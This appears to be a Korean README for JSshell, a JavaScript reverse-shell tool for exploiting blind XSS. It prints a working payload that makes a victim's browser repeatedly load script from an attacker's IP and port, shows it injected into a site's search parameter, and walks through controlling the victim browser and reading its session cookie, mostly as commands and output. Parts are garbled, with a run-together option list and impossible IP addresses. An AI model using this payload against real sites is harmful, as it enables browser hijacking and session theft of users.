 shelld3v/jsshell
JSshell - JavaScript 리버스/원격 셸

JSshell - JavaScript 리버스 셸입니다. 원격으로 JS 코드 실행, 블라인드 XSS 악용 등에 사용됩니다.
요구 사항: 모든 OS + Python 2 또는 Python 3
JSshell 3.1 새 버전에서 업데이트된 내용:
snippet -> 자바스크립트 코드 조각을 작성할 수 있게 해줍니다.>>> snippet
Use CTRL+D to finish the snippet
function new() {
new = 'New update: Support javascript snippet =)';
confirm(new)
}
new()
>>>


<body> 리버스 셸 페이로드 추가-g-p-s-w-cjsh.pyjsh.py -gjsh.py -p 1234jsh.py -s 48.586.1.23 -gjsh.py -c "alert(document.cookie)" -w 10JSshell 사용 방법에 대한 단계별 예시입니다.
먼저, 리버스 JS 셸 페이로드를 생성하고 셸 타임아웃을 설정합니다 (예: 20초):
~# whoami
root
~# ls
README.md   jsh.py
~# python3 jsh.py -g -w 20
    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...
이제 이 페이로드를 웹사이트에 붙여넣습니다:
https://vulnwebs1te.com/b/search?q=<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},1248)>
페이지에 접속하면 리버스 JS 셸을 얻을 수 있습니다:
    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...
Got JS shell from [75.433.24.128] port 39154 to DESKTOP-1GSL2O2 4848
$ established
$ the
$ shell
$
$
$ help
JSshell using javascript code as shell commands. Also supports some commands:
help                  This help
exit, quit            Exit the JS shell
$
몇 가지 명령어를 실행해 보겠습니다:
$ var test = 'controlled'
$ confirm(test)
$
그러면 알림창이 나타납니다: controlled
$ prompt(document.cookie)
$
그러면 브라우저가 사용자 쿠키를 출력합니다: JSESSION=3bda8...
$ exit
~# whoami
root
~# pwd
/home/shelld3v
~#
이제 종료되었습니다!
이 도구는 shelld3v가 만들었습니다!
